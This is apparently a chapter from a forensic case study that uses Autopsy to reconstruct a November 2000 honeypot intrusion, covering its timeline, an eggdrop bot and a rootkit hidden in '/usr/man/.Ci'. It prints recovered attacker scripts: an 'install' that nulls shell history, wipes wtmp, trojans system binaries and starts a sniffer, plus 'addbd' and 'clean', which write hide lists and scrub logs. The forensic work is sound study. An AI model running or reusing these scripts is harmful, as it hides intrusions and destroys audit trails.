Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext
Date Generated: Thu Sep 29 05:18:38 2005
Investigator: Anthony

META DATA INFORMATION
inode: 93839
Not Allocated
Group: 6
Generation Id: 1540077690
uid / gid: 0 / 0
mode: -rwxr-xr-x
size: 31376
num of links: 0
Inode Times:
Accessed:Wed Nov 8 08:45:18 2000
File Modified:Tue Mar 7 04:36:57 2000
Inode Modified:Wed Nov 8 08:52:33 2000
Deleted:Wed Nov 8 08:59:52 2000
Direct Blocks:
226243 226244 226245 226246 226247 226248 226249 226250
File Type: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0, dynamically linked (uses shared libs), stripped

VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

The telnet daemon access at 08:45:18 is most likely from a remote connection, and this correlates with the evidence from the 'lastlog' inspection which indicates that user ID 5000 was used. Information contained in data unit '107880' of the 'honeypot.hda8.dd' partition image relates user ID 5000 to user account 'adm1'. The information contained within the 'lastlog' inspection confirms the intruder connected from 'c871553-b.jffsn1.mo.home.com'. The timestamp recorded in the '/var/log/lastlog' file matches the atime of the file '/etc/security/console.perms', which is inspected by '/lib/security/pam_console.so', which in turn is used by 'login'.

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08:51:37 relates to a deleted file (or Unallocated Inode) '<honeypot.hda8.dd-dead-8133>'

Table 80 Case Study 03 - Timeline data

Wed Nov 08 2000 08:51:37	2129920	m.. -rw-r--r--	drosen	drosen	8133	<honeypot.hda8.dd-dead-8133>
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The 'Metadata Mode' of Autopsy can be used to export the contents of Inode '8133' on the 'honeypot.hda8.dd' partition image by selecting the 'Export Contents' button as illustrated in Figure 104.

Warning: As explained previously it is very important to select the correct partition image within Autopsy when viewing the contents of Inodes, as the meta-data represented by Inode '8133' (if it exists) will represent completely different data on the other partition images.



Figure 104 Case Study 03 - Autopsy - Metadata Details for Inode '8133'

After exporting the data contents for inode ‘8133’ which Autopsy reports as a ‘POSIX tar archive’, the archive is extracted and the contents appear to be for an ‘eggdrop’²⁷ IRC²⁸ bot. The files contained within the archive are stored within a directory that contains a single space character, which may not be completely obvious when performing a directory listing. The directory listing and output for the ‘file’ command are illustrated in Figure 105, with the red pointer indicating the single space character directory.

```
[root@fc4 working]# tar xf vol1-meta8133.raw
[root@fc4 working]# ls -al
total 3552
drwx----- 6 1000 users    4096 Oct  2  2000
drwxr-xr-x  3 root root    4096 Sep 29 08:52 .
drwxr-xr-x  9 root root    4096 Sep 29 05:33 ..
-rw-r--r--  1 root root     979 Sep 29 06:54 lastlog.c
-rw-r--r--  1 root root  2129920 Sep 29 08:33 vol1-meta8133.raw
-rw-r--r--  1 root root  1460292 Sep 29 05:33 vol5-var.log.lastlog
```

Figure 105 Case Study 03 - Eggdrop Extraction

Examination of the extracted files finds references to ‘tPACK’, and also finds a script called ‘install’.

²⁷ Eggdrop is a popular IRC bot. It was originally written in the December of 1993 by Robey Pointer to watch a single channel. It is written in the C programming language, and features an interface for scripts that allow the user to enhance the functionality of the bot. The language used in the script interface is Tcl.

²⁸ Internet Relay Chat (IRC) is an internet based communications system that permits people from across the world to hold real-time conversations online, in a text-only form.

Searching for 'tpack' on the 'honeypot.hda8.dd' partition image within the 'Keyword Search' mode of Autopsy locates 21 occurrences at the following data locations:

- 8995
- 33063
- 33564
- 34470
- 34668
- 34685
- 34686
- 34689
- 35116
- 98624
- 143571
- 246211
- 246409
- 246427
- 246428
- 246430
- 246858
- 247024

Note: The initial string found was 'tPACK', however the search performed was on 'tpack' (lowercase) this was an error on the investigator's part, however the results recovered still managed to provide enough evidentiary leads to continue with the analysis without needing to go back and perform a search for 'tPACK'. If few leads were found then the investigator would have then needed to go back and perform a search for 'tPACK'.

The data contained within data unit '33063' may indicate the 'tar' file was originally called 'tpack23-ef.tar'. It also appears from the information contained in data unit '33063' a file may have previously existed called ' pack23-ef.tgz'. The space character may indicate this file was deleted, which is why the first character of the filename is missing, however it is more than likely the first character was also the letter 't'. The Autopsy string report for data unit '33063' is listed in Table 81:

Table 81 Case Study 03 - Autopsy String Report for Data Unit '33063' on 'honeypot.hda8.dd'

Autopsy string Fragment Report

GENERAL INFORMATION
Fragment: 33063
Fragment Size: 1024
Not allocated to any meta data structures
MD5 of raw Fragment: affc3ce1cdd5bdee4641cdcd37e8b6d3
MD5 of string output: 0f7fb64ec7eb7c680c9ff8c5f3790c4d
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext
Date Generated: Sat Oct 1 05:34:02 2005

Investigator: Anthony

CONTENT
pack23-ef.tgz
tpack23-ef.tar

VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

The data contained within data unit ‘34689’ appears to be an install script for the ‘eggdrop’. The Autopsy ASCII report for data unit ‘34689’ is listed in Table 82:

Table 82 Case Study 03 - Autopsy ASCII Report for Data Unit '34698' on 'honeypot.hda8.dd'

Autopsy ascii Fragment Report

GENERAL INFORMATION
Fragment: 34689
Fragment Size: 1024
Pointed to by Inode: 8133
Pointed to by files:
inode not currently used
MD5 of raw Fragment: 91fb3d393a9ef3a2d7580b0355d41f1a
MD5 of ascii output: fe9b4f2f36500962c4490bf8e8edecdb
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext
Date Generated: Sat Oct 1 05:32:34 2005
Investigator: Anthony

CONTENT
unset HIST
chmod a-w ~/.bash_history
./configure --silent
make eggdrop
mv eggdrop p
rm -rf src
rm install
gcc encrypt.c -o encrypt
rm *.c
rm config*
rm lush*
rm Make*
rm *.h > /dev/null
rm DEBUG*
chmod 700 run
echo " "
echo "Completed installation of tpack version 2.3"
.....
.....
/config.log.....100644 . 1750 .
144 . 4354 7165771137 11574.
0.....ustar
.toro.....users.....
.....

VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

The other data units that reference ‘tpack’ appear to mainly be part of the source code included with the ‘eggdrop’ IRC bot.

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The file activity events contained in Table 83 from 08:51:53 to 08:51:56 relate to files contained in '/usr/man/.Ci'.

Table 83 Case Study 03 - Timeline data

Wed Nov 08 2000 08:51:53	17969	.a. -/-rwxr-xr-x	1010	users	109832	/usr/man/.Ci/scan/x/x	
	1760	.a. -/-rwxr-xr-x	1010	users	109829	/usr/man/.Ci/scan/bind/ibind.sh	
	15092	.a. -/-rwxr-xr-x	1010	users	109836	/usr/man/.Ci/scan/x/pscan	
	4096	.a. d/drwxr-xr-x	1010	users	109841	/usr/man/.Ci/scan/port/strobe	
	1259	.a. -/-rwxr-xr-x	1010	users	109834	/usr/man/.Ci/scan/x/xfil	
	4096	.a. d/drwxr-xr-x	1010	users	109831	/usr/man/.Ci/scan/x	
	4096	.a. d/drwxr-xr-x	1010	users	109828	/usr/man/.Ci/scan/bind	
	1153	.a. -/-rwxr-xr-x	1010	users	109801	/usr/man/.Ci/install-sshd1 (deleted)	
	4096	.a. d/drwxr-xr-x	1010	users	93898	/usr/man/.Ci/	
	83	.a. -/-rwxr-xr-x	1010	users	109855	/usr/man/.Ci/addps	
	185988	.a. -/-rwxr-xr-x	1010	users	109856	/usr/man/.Ci/find	
	3980	.a. -/-rw-r--r--	1010	users	109830	/usr/man/.Ci/scan/bind/pscan.c	
	17	.a. -/-rw-----	1010	users	109844	/usr/man/.Ci/scan/port/strobe/VERSION	
	133344	.a. -/-rwxr-xr-x	1010	users	109850	/usr/man/.Ci/q	
	1455	.a. -/-rwxr-xr-x	1010	users	109823	/usr/man/.Ci/scan/amd/ben.c	
	147900	.a. -/-rwxr-xr-x	1010	users	109814	/usr/man/.Ci/inetd	
	4096	.a. d/drwxr-xr-x	1010	users	109821	/usr/man/.Ci/scan/amd	
	4096	.a. d/drwxr-xr-x	1010	users	109840	/usr/man/.Ci/scan/port	
	21800	.a. -/-rw-r--r--	1010	users	93896	/usr/man/.Ci/scan/statd/statdx	
	19140	.a. -/-rw-r--r--	1010	users	93895	/usr/man/.Ci/scan/statd/r	
	26676	.a. -/-rw-r--r--	1010	users	109839	/usr/man/.Ci/scan/wu/fs	
	39950	.a. -/-rw-----	1010	users			109847
/usr/man/.Ci/scan/port/strobe/strobe.services							
	5324	.a. -/-rwxr-xr-x	1010	users	109808	/usr/man/.Ci/sp.pl	
	49800	.a. -/-rwxr-xr-x	1010	users	109851	/usr/man/.Ci/pstree	
	171	.a. -/-rw-----	1010	users	109842	/usr/man/.Ci/scan/port/strobe/INSTALL	
	12392	.a. -/-rwxr-xr-x	1010	users	79062	/usr/man/.Ci/scan/daemon/z0ne	
	4096	.a. d/drwxr-xr-x	1010	users	109820	/usr/man/.Ci/scan	
	1187	.a. -/-rw-----	1010	users			109843
/usr/man/.Ci/scan/port/strobe/Makefile							
	385	.a. -/-rwxr-xr-x	1010	users	109833	/usr/man/.Ci/scan/x/xscan	
	13023	.a. -/-rwxr-xr-x	1010	users	109824	/usr/man/.Ci/scan/amd/ben	
	15667	.a. -/-rwxr-xr-x	1010	users	109825	/usr/man/.Ci/scan/amd/pscan	
	37760	.a. -/-rw-r--r--	1010	users	109838	/usr/man/.Ci/scan/wu/wu	
	3980	.a. -/-rw-r--r--	1010	users	109835	/usr/man/.Ci/scan/x/pscan.c	
	5907	.a. -/-rw-----	1010	users	79063	/usr/man/.Ci/scan/daemon/lscan2.c	
	6793	.a. -/-rw-r--r--	1010	users	17497	/usr/man/.Ci/paki/stream.c	
	4390	.a. -/-rw-r--r--	1010	users	93897	/usr/man/.Ci/scan/statd/classb	
	114	.a. -/-rwxr-xr-x	1010	users	109827	/usr/man/.Ci/scan/amd/a.sh	
	132785	.a. -/-rwxr-xr-x	1010	users	109809	/usr/man/.Ci/qs	
	1153	.a. -/-rwxr-xr-x	1010	users	109801	<honeypot.hda5.dd-dead-109801>	
	350996	.a. -/-rwxr-xr-x	1010	users	109812	/usr/man/.Ci/syslogd	
	4096	.a. d/drwxr-xr-x	1010	users	17495	/usr/man/.Ci/paki	
	118	.a. -/-rwxr-xr-x	1010	users	93899	/usr/man/.Ci/ /Anap	
	12716	.a. -/-rwxr-xr-x	1010	users	109822	/usr/man/.Ci/scan/amd/amdx	
	8524	.a. -/-rwxr-xr-x	1010	users	17496	/usr/man/.Ci/paki/slice2	
	12495	.a. -/-rwxr-xr-x	1010	users	109852	/usr/man/.Ci/killall	
	4096	.a. d/drwxr-xr-x	1010	users	79061	/usr/man/.Ci/scan/daemon	
	156	.a. -/-rwxr-xr-x	1010	users	109863	/usr/man/.Ci/needz	
	17364	.a. -/-rw-----	1010	users			109846
/usr/man/.Ci/scan/port/strobe/strobe.c							
	4096	.a. d/drwxr-xr-x	1010	users	109837	/usr/man/.Ci/scan/wu	
	4096	.a. d/drwxr-xr-x	1010	users	93894	/usr/man/.Ci/scan/statd	
	4442	.a. -/-rwxr-xr-x	1010	users	109826	/usr/man/.Ci/scan/amd/pscan.c	
	3296	.a. -/-rw-----	1010	users			109845
/usr/man/.Ci/scan/port/strobe/strobe.l							
Wed Nov 08 2000 08:51:54	714	.c -/-rwxr-xr-x	1010	users	109806	/usr/man/.Ci/a.sh	
	7229	.c -/-rwxr-xr-x	1010	users	109805	/usr/man/.Ci/snif	
Wed Nov 08 2000 08:51:55	4096	.c d/drwxr-xr-x	1010	users	109831	/usr/man/.Ci/scan/x	
	26676	.c -/-rw-r--r--	1010	users	109839	/usr/man/.Ci/scan/wu/fs	
	12392	.c -/-rwxr-xr-x	1010	users	79062	/usr/man/.Ci/scan/daemon/z0ne	
	4096	.c d/drwxr-xr-x	1010	users	109837	/usr/man/.Ci/scan/wu	
	17364	.c -/-rw-----	1010	users			109846
/usr/man/.Ci/scan/port/strobe/strobe.c							
	132785	.c -/-rwxr-xr-x	1010	users	109809	/usr/man/.Ci/qs	
	3098	.c -/-rwxr-xr-x	1010	users	109848	/usr/man/.Ci/snap	
	4096	.c d/drwxr-xr-x	1010	users	109828	/usr/man/.Ci/scan/bind	
	4096	.c d/drwxr-xr-x	1010	users	109841	/usr/man/.Ci/scan/port/strobe	
	171	.c -/-rw-----	1010	users	109842	/usr/man/.Ci/scan/port/strobe/INSTALL	
	147900	.c -/-rwxr-xr-x	1010	users	109814	/usr/man/.Ci/inetd	
	39950	.c -/-rw-----	1010	users			109847
/usr/man/.Ci/scan/port/strobe/strobe.services							
	5324	.c -/-rwxr-xr-x	1010	users	109808	/usr/man/.Ci/sp.pl	
	133344	.c -/-rwxr-xr-x	1010	users	109850	/usr/man/.Ci/q	
	114	.c -/-rwxr-xr-x	1010	users	109827	/usr/man/.Ci/scan/amd/a.sh	
	13023	.c -/-rwxr-xr-x	1010	users	109824	/usr/man/.Ci/scan/amd/ben	
	4442	.c -/-rwxr-xr-x	1010	users	109826	/usr/man/.Ci/scan/amd/pscan.c	
	1760	.c -/-rwxr-xr-x	1010	users	109829	/usr/man/.Ci/scan/bind/ibind.sh	
	1259	.c -/-rwxr-xr-x	1010	users	109834	/usr/man/.Ci/scan/x/xfil	
	15092	.c -/-rwxr-xr-x	1010	users	109836	/usr/man/.Ci/scan/x/pscan	
	1187	.c -/-rw-----	1010	users			109843
/usr/man/.Ci/scan/port/strobe/Makefile							
	12495	.c -/-rwxr-xr-x	1010	users	109852	/usr/man/.Ci/killall	
	17969	.c -/-rwxr-xr-x	1010	users	109832	/usr/man/.Ci/scan/x/x	

5907	..c	-/-rw-----	1010	users	79063	/usr/man/.Ci/scan/daemon/lscan2.c	
4096	..c	d/drwxr-xr-x	1010	users	109820	/usr/man/.Ci/scan	
1455	..c	-/-rwxr-xr-x	1010	users	109823	/usr/man/.Ci/scan/amd/ben.c	
15667	..c	-/-rwxr-xr-x	1010	users	109825	/usr/man/.Ci/scan/amd/pscan	
3980	..c	-/-rw-r--r--	1010	users	109835	/usr/man/.Ci/scan/x/pscan.c	
4096	..c	d/drwxr-xr-x	1010	users	93894	/usr/man/.Ci/scan/statd	
698	..c	-/-rwxr-xr-x	1010	users	109819	/usr/man/.Ci/clean	
3296	..c	-/-rw-----	1010	users			109845
/usr/man/.Ci/scan/port/strobe/strobe.l							
21800	..c	-/-rw-r--r--	1010	users	93896	/usr/man/.Ci/scan/statd/statdx	
4096	..c	d/drwxr-xr-x	1010	users	79061	/usr/man/.Ci/scan/daemon	
4096	..c	d/drwxr-xr-x	1010	users	109840	/usr/man/.Ci/scan/port	
37760	..c	-/-rw-r--r--	1010	users	109838	/usr/man/.Ci/scan/wu/wu	
17	..c	-/-rw-----	1010	users	109844	/usr/man/.Ci/scan/port/strobe/VERSION	
3980	..c	-/-rw-r--r--	1010	users	109830	/usr/man/.Ci/scan/bind/pscan.c	
49800	..c	-/-rwxr-xr-x	1010	users	109851	/usr/man/.Ci/pstree	
19140	..c	-/-rw-r--r--	1010	users	93895	/usr/man/.Ci/scan/statd/r	
12716	..c	-/-rwxr-xr-x	1010	users	109822	/usr/man/.Ci/scan/amd/amdx	
350996	..c	-/-rwxr-xr-x	1010	users	109812	/usr/man/.Ci/syslogd	
4390	..c	-/-rw-r--r--	1010	users	93897	/usr/man/.Ci/scan/statd/classb	
4096	..c	d/drwxr-xr-x	1010	users	109821	/usr/man/.Ci/scan/amd	
385	..c	-/-rwxr-xr-x	1010	users	109833	/usr/man/.Ci/scan/x/xscan	
Wed Nov 08 2000 08:51:56							
328	..c	-/-rwxr-xr-x	1010	users	109857	/usr/man/.Ci/do	
118	..c	-/-rwxr-xr-x	1010	users	93899	/usr/man/.Ci/ /Anap	
188	..c	-/-rwxr-xr-x	1010	users	109859	/usr/man/.Ci/rmS	
1052024	..c	-/-rwxr-xr-x	1010	users	109860	/usr/man/.Ci/bx	
12408	..c	-/-rwxr-xr-x	1010	users	109858	/usr/man/.Ci/addn	
4096	..c	d/drwxr-xr-x	1010	users	17495	/usr/man/.Ci/paki	
4096	..c	d/drwxr-xr-x	1010	users	93898	/usr/man/.Ci/	
18535	..c	-/-rwxr-xr-x	1010	users	109854	/usr/man/.Ci/fix	
185988	..c	-/-rwxr-xr-x	1010	users	109856	/usr/man/.Ci/find	
699	..c	-/-rwxr-xr-x	1010	users	109862	/usr/man/.Ci/chmod-it	
156	..c	-/-rwxr-xr-x	1010	users	109863	/usr/man/.Ci/needz	
6793	..c	-/-rw-r--r--	1010	users	17497	/usr/man/.Ci/paki/stream.c	
8524	..c	-/-rwxr-xr-x	1010	users	17496	/usr/man/.Ci/paki/slice2	
83	..c	-/-rwxr-xr-x	1010	users	109855	/usr/man/.Ci/addps	

Inspection of the files contained in ‘/usr/man/.Ci’ indicates these files are part of a rootkit and during this time these files have been extracted from an archive file.

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At 08:52:09 (Table 84) the intruder replaces ‘.bash_history’ files with symbolic links to ‘/dev/null’, the speed of these actions indicate that a script was run to do this.

Table 84 Case Study 03 - Timeline data

Wed Nov 08 2000 08:52:09	9 m.c	1/lrwxrwxrwx	root	root	46636	/root/.bash_history -> /dev/null
	9 m.c	1/lrwxrwxrwx	root	root	23	/.bash_history -> /dev/null

If these commands were performed by a script, it may be possible to recover the script by searching for the standard syntax of the command used to create a symbolic link (Figure 106).

Keyword Search of Allocated and Unallocated Space

Enter the keyword string or expression to search for:

ln -s /dev/null

☒ ASCII
☒ Unicode

☐ Case Insensitive
☐ grep Regular Expression

SEARCH

Figure 106 Case Study 03 - Autopsy - Keyword Search

The search for ‘ln –s /dev/null’ finds five occurrences. Each occurrence of the ‘ln –s /dev/null’ string is contained within data unit ‘96117’.

The contents of data unit ‘96117’ on the ‘honeypot.hda8.dd’ partition image, indicates this is part of the installation script for the rootkit placed in ‘/usr/man/.Ci’. The script appears to have been truncated, so viewing the contents of the following data unit ‘96118’ uncovers the remainder of the script.

Using the ‘Data Unit’ mode of Autopsy, the ASCII report generated for data units ‘96117-96118’ is listed in Table 85:

Table 85 Case Study 03 - Autopsy ASCII Report for Data Units '96117-96118' on 'honeypot.hda8.dd'

Autopsy ascii Fragment Report	

GENERAL INFORMATION	
Fragments: 96117-96118	
Fragment Size: 1024	
Not allocated to any meta data structures	
MD5 of raw Fragment: c0d3bf37c2b2ec4f457a986f9144d65c	
MD5 of ascii output: 130e500a84518809f60d035d33f65c07	
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'	
Offset: Full image	
File System Type: ext	
Date Generated: Thu Sep 29 23:00:20 2005	
Investigator: Anthony	

CONTENT	
.Ci/install.....0100755.0001762	
.0000144.00000002730.07144535562.011640.	
0.....ustar	
.xrt.....users.....	
.....#!/bin/sh	
rm -rf /root/.bash_history	
ln -s /dev/null /root/.bash_history	
rm -rf /.bash_history	
ln -s /dev/null /.bash_history	
rm -rf ~games/.bash_history	
ln -s /dev/null ~games/.bash_history	
rm -rf /tmp/.bash_history	
ln -s /dev/null /tmp/.bash_history	
rm -rf /usr/games/.bash_history	
ln -s /dev/null /usr/games/.bash_history	
mkdir backup	
cp /bin/ps backup	
cp /usr/bin/top backup	
cp /usr/sbin/syslogd backup	
cp /bin/ls backup	
cp /bin/netstat backup	
cp /sbin/ifconfig backup	
cp /usr/sbin/tcpdump backup	
echo "Trojaning in progress"	
./fix /bin/ps ps	
./fix /usr/bin/top top	
./fix /usr/sbin/syslogd syslogd	
./fix /bin/ls ls	
./fix /sbin/ifconfig ifconfig	
./fix /bin/netstat netstat	
./fix /usr/sbin/tcpdump tcpdump	
./fix /usr/sbin/inetd inetd	
killall -HUP syslogd	
./addbd	
./sniff &	
echo "Sniffer ENABLED"	
echo "running clean and a.sh"	
./clean	

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./a.sh
mv ptyp /dev
gunzip rpms.tgz;tar -xvf rpms.tar;cd rpms;rpm -Uvh --force *.rpm;cd ../rm -rf rpms*
killall -l lpd
rm -rf /var/log/wtmp
cd /var/log
touch wtmp
cd /usr/man/.Ci
rm -rf install addbd
killall -HUP inetd
cp bx /bin/
chmod 755 /bin/bx
rm /usr/sbin/in.ftpd
mv in.ftpd /usr/sbin/
chmod +x /usr/sbin/in.ftpd
echo "done with installing shit"
echo "i'll now run whereis sshd"
echo "if nothing shows up then run ./install-sshd"
echo "if it's in /usr/local/sbin/sshd then run ./install-sshd"
echo "if it's in /usr/sbin/sshd then run ./install-sshd"
whereis sshd
echo "after successfully installing sshd, run ./do"
echo "rootkit installation complete."
.....
-----
                        VERSION INFORMATION
-----
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

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This install script deletes the `.bash_history` files contained in `/root`, `/`, `~/games`, `/tmp`, `/usr/games`, and creates symbolic links to `/dev/null` called `.bash_history` in these locations.

The directory `/usr/bin/.Ci/backup` is created and the following files are copied to it:

- `/bin/ps`
- `/usr/bin/top`
- `/bin/ls`
- `/bin/netstat`
- `/sbin/ifconfig`
- `/usr/sbin/tcpd`

An attempt to copy `/usr/sbin/syslogd` is also made, however this file does not exist.

After these copy operation the script calls the `'fix'` program which is used to replace these programs with the Trojan versions included in the rootkit.

After the `'fix'` program is executed the script attempts to restart the syslog daemon; however this fails as the syslog daemon was stopped previously, (this is confirmed by the commands in the `.bash_history` file located in data unit `'188701'` of the `'honeypot.hda8.dd'` partition image.)

The './addbd' script is called next, this script is removed by the 'install' script. It may be possible to recover segments of this script from the similar location that the 'install' script was recovered from, in order to do this the Autopsy Keyword Search mode is utilised to search for 'addbd'.

The Autopsy Keyword Search locates four occurrences of 'addbd' within the 'honeypot.hda5.dd' partition image, two of which are from within the actual 'install' script itself, and another included within data unit '166042' which appears to be some kind of encrypted data. The final occurrence of 'addbd' is within data unit '271077' and this appears to contain the 'addbd' as part of an original archive file. The Autopsy ASCII report for data unit '271077' is listed in Table 86:

Table 86 Case Study 03 - Autopsy ASCII Report for Data Unit '271077' on 'honeypot.hda5.dd'

Autopsy ascii Fragment Report
<p>-----</p> <p>GENERAL INFORMATION</p> <p>Fragment: 271077 Fragment Size: 4096 Not allocated to any meta data structures MD5 of raw Fragment: 2b9902f5279e1846ddf90563095a6321 MD5 of ascii output: 8aa98b8824211e240f88d1323aca2a6d</p> <p>Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd' Offset: Full image File System Type: ext</p> <p>Date Generated: Fri Sep 30 03:01:56 2005 Investigator: Anthony</p> <p>-----</p> <p>CONTENT</p> <pre>sage.decip.close@@GLIBC_2.0.mars_encrypt._fp_hw.perror@@GLIBC_2.0.fprintf@@GLIBC_2.0.k_bytes.signal@@GLIBC_2.0.safe r_setkey.unlink@@GLIBC_2.0.resolve.select@@GLIBC_2.0.qtl.htonl@@GLIBC_2.0.sum.cast_encrypt.ror4.aes_decrypt.do_ir.r awsock.twofish_setkey.gen_mask.inet_ntoa@@GLIBC_2.0.random@@GLIBC_2.0._init.mds_rem.malloc@@GLIBC_2.0.s_key.sendto@ @GLIBC_2.0.twofish_decrypt.cast_setkey.__deregister_frame_info@@GLIBC_2.0.l2_key.rseed.initstate@@GLIBC_2.0.pattern .stderr@@GLIBC_2.0.safer_encrypt.e_key.cast_decrypt.setsockopt@@GLIBC_2.0.vfprintf@@GLIBC_2.0.fatal.base64_in.bufsi ze.disguise.csa_key.rcounter.aes_hash._start.getopt@@GLIBC_2.0.fgets@@GLIBC_2.0.qt3.base64_out.qt2.gen_mk_tab.strst r@@GLIBC_2.0.tab_gen.log_tab.__strtol_internal@@GLIBC_2.0._id.sl_box.strchop.isb_tab.fl_tab.inet_addr@@GLIBC_2.0.r co_tab.__bss_start.main.il_tab.__libc_start_main@@GLIBC_2.0.strnsubst.rijndael_encrypt.mt_gen.data_start.printf@@GL IBC_2.0.ft_tab.rijndael_decrypt.d_key._fini.memcpy@@GLIBC_2.0.safer_decrypt.aes_key.fclose@@GLIBC_2.1.strncpy.rando m_init.sighandler.__strdup@@GLIBC_2.0.l3_key.gen_mtab.snprintf@@GLIBC_2.0.gen_tabs.open@@GLIBC_2.0.qt0.gethostbynam e@@GLIBC_2.0.csa_put.exit@@GLIBC_2.0.m_tab.sscanf@@GLIBC_2.0._edata._GLOBAL_OFFSET_TABLE_.free@@GLIBC_2.0._end.hton s@@GLIBC_2.0.aes_binary.k_len.memset@@GLIBC_2.0._ctype_b@@GLIBC_2.0.alg.strncpy@@GLIBC_2.0.qt_gen.getrandom.fopen@ @GLIBC_2.1.optarg@@GLIBC_2.0.pow_tab._IO_stdin_used.expf.kill@@GLIBC_2.0.srandom@@GLIBC_2.0.q_tab.twofish_encrypt.m ars_decrypt.rijndael_setkey.sprintf@@GLIBC_2.0.l4_key._data_start.socket@@GLIBC_2.0.ntoa.optind@@GLIBC_2.0.read@@G LIBC_2.0.tab_ef.ashx.gen_qtab.aes_encrypt.__gmon_start__._bzero@@GLIBC_2.0.strcpy@@GLIBC_2.0.isactive.....C:/addbd.....0100755.0001762.0000144.00000002472.0 7116120706.011220. 0.....ustar .xrt.....users.....#!/bin/sh echo "adding ps, tcpd, and ls hide files" sleep 1 echo "Editing Ps bd files first" echo "2 slice2" >> /usr/man/p echo "2 sniff" >> /usr/man/p echo "2 pscan" >> /usr/man/p echo "2 imp" >> /usr/man/p echo "3 qd" >> /usr/man/p echo "2 bs.sh" >> /usr/man/p echo "3 nn" >> /usr/man/p echo "3 egg.lin" >> /usr/man/p echo "2 slice2" >> /usr/man/.p echo "2 sniff" >> /usr/man/.p echo "2 pscan" >> /usr/man/.p echo "2 imp" >> /usr/man/.p</pre>

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echo "3 qd" >> /usr/man/.p
echo "2 bs.sh" >> /usr/man/.p
echo "3 nn" >> /usr/man/.p
echo "3 egg.lin" >> /usr/man/.p

echo ".tp" >> /usr/man/r
echo "tcp.log" >> /usr/man/r
echo "slice2" >> /usr/man/r
echo ".p" >> /usr/man/r
echo ".a" >> /usr/man/r
echo ".l" >> /usr/man/r
echo "scan" >> /usr/man/r
echo "a" >> /usr/man/r
echo "p" >> /usr/man/r
echo "addy.awk" >> /usr/man/r
echo "qd" >> /usr/man/r
echo "imp" >> /usr/man/r
echo ".fakeid" >> /usr/man/r

echo "Editing tcpd bd files"
echo "1 63.203" >> /usr/man/.a
echo "2 63.203" >> /usr/man/.a
echo "1 209.250" >> /usr/man/.a
echo "2 209.250" >> /usr/man/.a
echo "3 113" >> /usr/man/.a
echo "4 113" >> /usr/man/.a
echo "3 35350" >> /usr/man/.a
echo "4 35350" >> /usr/man/.a
echo "1 216.33" >> /usr/man/.a
echo "2 216.33" >> /usr/man/.a
echo "1 63.206" >> /usr/man/.a
echo "2 63.206" >> /usr/man/.a

echo "done with the tcpd, ls, and ps files"
sleep 1
.....
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                        VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

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The ‘addbd’ script appears to create the files ‘/usr/man/.p’, ‘/usr/man/p’, ‘/usr/man/r’, and ‘/usr/man/.a’, this functionality correlates with the file activity at 08:52:12 as listed in Table 87:

Table 87 Case Study 03 - Timeline data

Wed Nov 08 2000 08:52:12	58	mac	-/-rw-r--r--	root	root	125240	/usr/man/.p
	4096	m.c	d/drwxr-xr-x	root	root	123137	/usr/man
	58	mac	-/-rw-r--r--	root	root	125239	/usr/man/p
	61	m.c	-/-rw-r--r--	root	root	125241	/usr/man/r
	102	mac	-/-rw-r--r--	root	root	125242	/usr/man/.a

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At 08:52:13 ‘/usr/man/.Ci/sniff’ is executed by the ‘install’ script, and this in turn creates the files ‘/usr/man/.Ci/sniff.pid’, and ‘/usr/man/.Ci/tcp.log’. The file ‘/usr/man/.Ci/sniff’ is a network sniffer.

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At 08:52:14 '/usr/man/.Ci/clean' is executed. The Autopsy ASCII report for this file is listed in Table 88:

Table 88 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/clean'

<div>Autopsy ASCII Report</div> <div>-----</div> <div>GENERAL INFORMATION</div> <div>File: /usr//man/.Ci/clean MD5 of file: 858a9f79f31db4ebf7646a748369eac4 SHA-1 of file: 109ba8a87a282ba50a16b0239e4fa7c9bb751337 Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd' Offset: Full image File System Type: ext Date Generated: Fri Sep 30 03:17:27 2005 Investigator: Anthony</div> <div>-----</div> <div>META DATA INFORMATION</div> <div>inode: 109819 Allocated Group: 7 Generation Id: 640190268 uid / gid: 1010 / 100 mode: -rwxr-xr-x size: 698 num of links: 1 Inode Times: Accessed:Wed Nov 8 08:52:14 2000 File Modified:Sat Jun 3 01:17:56 2000 Inode Modified:Wed Nov 8 08:51:55 2000 Direct Blocks: 240768 File Type: ASCII text</div> <div>-----</div> <div>CONTENT (Non-ASCII data may not be shown)</div> <div>echo "echoing ip's and shit" echo "sshd" >> .temp1 echo "log" >> .temp2 echo "games" >> .temp3 echo "209.86" >> .temp4 echo "own" >> .temp5 echo "owned" >> .temp6 echo "Pro" >> .temp7 echo "snif" >> .temp8 echo "ident" >> .temp9 echo "splitrock" >> .temp10 echo "209.255" >> .temp11 echo "echo" >> .temp12 echo "snap'ping" cat .temp1 ./snap \$1 cat .temp2 ./snap \$1 cat .temp3 ./snap \$1 cat .temp4 ./snap \$1 cat .temp5 ./snap \$1 cat .temp6 ./snap \$1 cat .temp7 ./snap \$1 cat .temp8 ./snap \$1 cat .temp9 ./snap \$1 cat .temp10 ./snap \$1 cat .temp11 ./snap \$1 cat .temp12 ./snap \$1 echo "done" rm -rf .temp1 .temp2 .temp3 .temp4 rm -rf .temp5 .temp6 .temp7 .temp8 rm -rf .temp9 .temp10 .temp11 .temp12</div> <div>-----</div> <div>VERSION INFORMATION</div> <div>Autopsy Version: 2.05 The Sleuth Kit Version: 2.02</div>
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The `‘/usr/man/.Ci/clean’` script creates temporary files and then passes the contents of these temporary files to the `‘/usr/man/.Ci/snap’` script. The clean script creates temporary files with the following lines in them:

- `‘sshd’`
- `‘log’`
- `‘games’`
- `‘209.86’`
- `‘own’`
- `‘owned’`
- `‘Pro’`
- `‘snif’`
